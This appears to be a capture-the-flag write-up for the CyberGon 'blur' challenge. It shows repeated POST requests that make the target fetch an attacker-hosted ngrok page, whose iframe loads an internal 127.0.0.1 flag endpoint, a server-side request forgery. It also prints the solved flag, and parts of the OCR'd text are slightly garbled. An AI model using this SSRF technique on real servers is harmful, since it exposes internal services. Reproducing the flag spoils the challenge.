
Request	Response
POST / HTTP/1.1 Host: cybergon-blur.chals.io Sec-Ch-Ua: Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: " Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 45 url=https://306f-41-99-109.ngrok-free.app/	Response Rendered content: Gon{ (blurred)

Then we found the CyberGon flag format with empty spaces. But we remembered the white space flag values in the hint html file.

Lore ipsum dolor sit amet, consectetur adipiscing elit. Morbi vitae scelerisque sem. A

CyberGon{ [E] [F|L|A|G] }

Curabitur egestas sem at arcu dignissim, nec commodo risus luctus. Maecenas lectus v Aliquam congue velit a aliquet sodales. Praesent ut lacinia dui. Fusce tincidunt congue elementum nulla a, iaculis mi. Phasellus ultricies odio non neque egestas, ac convallis :




```

index.html

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>SSRF Requester</title>
5   <style type="text/css">
6     #scale {
7       width: 100%;
8       height: 500px;
9       transform: scale(7);
10      transform-origin: 5% 2% 0;
11      background-color: black;
12    }
13  </style>
14 </head>
15 <body>
16   <iframe id="scale" src="http://127.0.0.1:8000/flag"></iframe>
17 </body>
18 </html>
19

```

We changed the background color white to black because we want to identify the white spaces. Request again.....Boom!!! We can see the white space data.In order to continuously identify the white spaces data, the transform-origin values needs to be gradually increased every time a request is sent.




Request

```

POST / HTTP/1.1
Host: cybergon-blur.chals.io
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
url=https://306f-45-41-99-109.ngrok-free.app/

```

Response




Request

```

POST / HTTP/1.1
Host: cybergon-blur.chals.io
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
url=https://306f-45-41-99-109.ngrok-free.app/

```

Response



```
Pretty Raw Hex Render
1 POST / HTTP/1.1
2 Host: cybergon-blur.chals.io
3 Sec-Ch-Ua
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36
8 Accept:
9 Accept-Language: en-US,en;q=0.9
0 Sec-Fetch-Site: none
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
4 Accept-Encoding: gzip, deflate
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 45
8
9 url=https://306f-45-41-99-109.ngrok-free.app/
```

All White spaces Result - 5|5|r|F|_|1|5|_|C|0|0|1|1|3|3|7|_|2|2|c|6|e|8|b|e|f|2|b|8|c|d|e|5

Flag - CyberGon{5|5|r|F|_|1|5|_|C|0|0|1|1|3|3|7|_|2|2|c|6|e|8|b|e|f|2|b|8|c|d|e|5}

Thanks For Challenges CyberGon

Team Pwn_!>